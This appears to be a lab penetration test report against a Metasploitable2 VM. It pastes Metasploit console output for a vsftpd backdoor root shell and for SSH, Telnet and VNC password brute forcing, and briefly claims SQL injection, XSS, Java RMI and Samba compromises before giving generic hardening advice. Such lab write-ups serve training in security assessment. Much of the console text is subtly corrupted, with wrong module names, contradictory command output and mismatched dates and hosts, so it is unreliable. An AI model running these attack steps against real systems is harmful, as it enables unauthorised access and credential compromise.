

Pentest Report

Date: 21st march, 2024

Client: Metasplotable2

Assessment Summary:

The purpose of this penetration test was to assess the security posture of the target system, identified as 10.0.1.5. The test aimed to identify and exploit vulnerabilities in various services and applications running on the system. The following report outlines the findings, including exploited ports, services, vulnerabilities, and the resulting impact.

Exploited Ports and Services:

1. Port 21 vsftpd 2.3.4:

Exploit Used: vsftpd_234_backdoor exploit from Metasploit

Result: Successfully gained a shell with root privileges.

```
Terminal Emulator
Use the command line

Payload options (cmd/mix/interact):

Name      Current Setting  Required  Description
--      -
Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -n command.
msf6 exploit(wsl/vsftpd_exe_backdoor) > exploit

[*] 10.0.1.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.1.5:21 - USER: 131 Please specify the password.
[*] 10.0.1.5:21 - Backdoor service has been spawned, handling...
[*] 10.0.1.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.1.4:33599 => 10.0.1.5:6200) at 2024-03-12 20:42:00 -0800

uname
Linux
whoami
root
uname -a
uname: invalid option -- u
Try 'uname --help' for more information.
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:38:00 UTC 2008 i686 GNU/Linux
```

Figure 1 VSFTPD Exploit proof

2. Port 22 SSH:

Exploit Used: Brute force attack using ssh_login scanner with credentials (username: msfadmin, password: msfadmin)

Result: Successfully gained SSH access using the credentials.

```

kali@kali -
File Actions Edit View Help
msf5 auxiliary(<command>[<host>]) > set RHOSTS 10.0.1.5
RHOSTS => 10.0.1.5
msf5 auxiliary(<command>[<host>]) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(<command>[<host>]) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(<command>[<host>]) > set PASS_FILE '/home/kali/Desktop/metasploitable2/my_unix_passwords.txt'
PASS_FILE => /home/kali/Desktop/metasploitable2/my_unix_passwords.txt
msf5 auxiliary(<command>[<host>]) > set USER_FILE '/home/kali/Desktop/metasploitable2/my_unix_users.txt'
USER_FILE => /home/kali/Desktop/metasploitable2/my_unix_users.txt
msf5 auxiliary(<command>[<host>]) >
msf5 auxiliary(<command>[<host>]) > exploit

[*] 10.0.1.5:22 - Starting brute force
[*] 10.0.1.5:22 - Failed: 'msfadmin:'
[!] No active DB -- Credential data will not be saved!
[*] 10.0.1.5:22 - Failed: 'msfadmin:admin'
[*] 10.0.1.5:22 - Failed: 'msfadmin:123456'
[*] 10.0.1.5:22 - Failed: 'msfadmin:12345'
[*] 10.0.1.5:22 - Failed: 'msfadmin:123456789'
[*] 10.0.1.5:22 - Failed: 'msfadmin:password'
[*] 10.0.1.5:22 - Failed: 'msfadmin:iloveyou'
[*] 10.0.1.5:22 - Failed: 'msfadmin:princess'
[*] 10.0.1.5:22 - Failed: 'msfadmin:1234567'
[*] 10.0.1.5:22 - Failed: 'msfadmin:1000'
[*] 10.0.1.5:22 - Failed: 'msfadmin:12345678'
[*] 10.0.1.5:22 - Failed: 'msfadmin:abc123'
[*] 10.0.1.5:22 - Failed: 'msfadmin:nicole'
[*] 10.0.1.5:22 - Failed: 'msfadmin:daniel'
[*] 10.0.1.5:22 - Failed: 'msfadmin:babygirl'
[*] 10.0.1.5:22 - Failed: 'msfadmin:monkey'
[*] 10.0.1.5:22 - Success: 'msfadmin:msfadmin' uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm,20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(p
rdev),107(fuse),111(lpadmin),113(admin),310(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:56:00 UTC 2008 i686 GNU/Linux
[*] SSH session 1 opened (10.0.1.5:22) at 2024-03-17 04:09:25 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(<command>[<host>]) >

```

Figure 2 Brute force proof

3. Port 23 Telnet:

Exploit Used: Brute force attack to obtain credentials

Result: Successfully gained access using brute force on Telnet service.

```

kali@kali -
File Actions Edit View Help
PASS_FILE => /home/kali/Desktop/metasploitable2/my_unix_passwords.txt
msf5 auxiliary(<command>[<host>]) > exploit

[*] 10.0.1.5:23 - No active DB -- Credential data will not be saved!
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin: (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:123456 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:12345 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:123456789 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:iloveyou (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:princess (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:1234567 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:1000 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:12345678 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:abc123 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:nicole (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:daniel (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:babygirl (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:monkey (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin: (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:lovely (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:jesica (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:000000 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:michael (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:ashley (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:querty (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:111111 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:iloveu (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:000000 (Incorrect: )
[*] 10.0.1.5:23 - LOGIN FAILED: msfadmin:michelle (Incorrect: )
[*] 10.0.1.5:23 - Login Successfully msfadmin:msfadmin
[*] Attempting to start session 10.0.1.5:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (10.0.1.5:23) at 2024-03-17 04:12:19 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(<command>[<host>]) >

```

Figure 3 brute force proof

4. Port 80 HTTP:

Vulnerability: SQL injection found at `10.0.1.5/mutillidae/index.php?page=login.php` on the login form.

Exploit: Utilized SQL injection.

Result: Successfully exploited the SQL injection vulnerability.




Figure 4 SQL injection error

5. Port 80 HTTP:

Vulnerability: Reflected Cross Site Scripting (XSS) found at `10.0.1.5/mutillidae/index.php?page=register.php`.

Exploit: Exploited the reflected XSS vulnerability to execute malicious scripts in the context of other users.

Result: Successfully exploited the XSS vulnerability.





Figure 5 cross site scripting

6. Port 1099 Java RMI Service:

Exploit Used: java_rmi_server exploit from Metasploit

Result: Successfully gained a shell with root privileges.



7. Port 2121 ProFTPD 1.3.1:

Vulnerability: Anonymous login enabled, which is poor security practice

Exploit Used: Brute force attack to obtain credentials

Result: Successfully gained access using brute force on ProFTPD service.

[illegible]


Figure 6 Brute force result

[illegible]

8. Port 5900 VNC:

Exploit Used: Brute force attack to obtain credentials

Result: Successfully gained access using brute force on VNC service.



```
File: /home/kali
t View Help
USERNAME <BLANK> no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts

Description:
This module will test a VNC server on a range of machines and
report successful logins. Currently it supports RFB protocol
version 3.2, 3.7, 3.8 and 4.001 using the VNC challenge response
authentication method.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-9586

View the full module info with the info -o command.

msf5 auxiliary(<scanner/vnc_login>) > set RHOST 10.0.1.5
RHOST => 10.0.1.5
msf5 auxiliary(<scanner/vnc_login>) > set STOP_ON_SUCCESS true
[?] Unknown datastore option: STOP_ON_SUCCESS. Did you mean STOP_ON_SUCCESS?
STOP_ON_SUCCESS => true
msf5 auxiliary(<scanner/vnc_login>) > STOP_ON_SUCCESS true
[?] Unknown command: STOP_ON_SUCCESS
msf5 auxiliary(<scanner/vnc_login>) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(<scanner/vnc_login>) > exploit

[*] 10.0.1.5:5900 - 10.0.1.5:5900 - Starting VNC login sweep
[*] 10.0.1.5:5900 - No active CG - Credential data will not be saved!
[*] 10.0.1.5:5900 - 10.0.1.5:5900 - Login Successful:password
[*] 10.0.1.5:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(<scanner/vnc_login>) > Login Successful:password
[?] Unknown command: Login
msf5 auxiliary(<scanner/vnc_login>) >
```

Figure 7 VNC Proof

9. Port 139 Samba:

Exploit Used: usermap_script exploit to gain a shell with root privileges

Result: Successfully obtained a shell with root privileges using usermap_script exploit on Samba service.




Figure 8 Samba Proof

2. Vulnerability Assessment Findings

Find the vulnerability findings in the document attached to this report

3. Recommendations

Based on the findings of this penetration test and vulnerability assessment, the following recommendations are provided to improve the security posture of the target system:

Patch vulnerable services and applications promptly.

Implement strong authentication mechanisms, including complex passwords and multifactor authentication.

Disable unnecessary services and protocols, such as Telnet and anonymous login on FTP services.

Regularly conduct security assessments, including penetration tests and vulnerability scans, to identify and remediate security weaknesses.

Educate system administrators and users on best security practices to mitigate risks associated with social engineering attacks and common vulnerabilities.

4. Conclusion

The penetration test conducted on the target system revealed multiple vulnerabilities across various services and applications. By exploiting these vulnerabilities, unauthorized access was gained to the system with elevated privileges. It is essential for the client to address these security weaknesses promptly to mitigate the risk of potential security breaches and unauthorized access.

This concludes the pentest report. If there are any additional details or modifications you'd like to make, please let me know, and I'll be happy to assist further.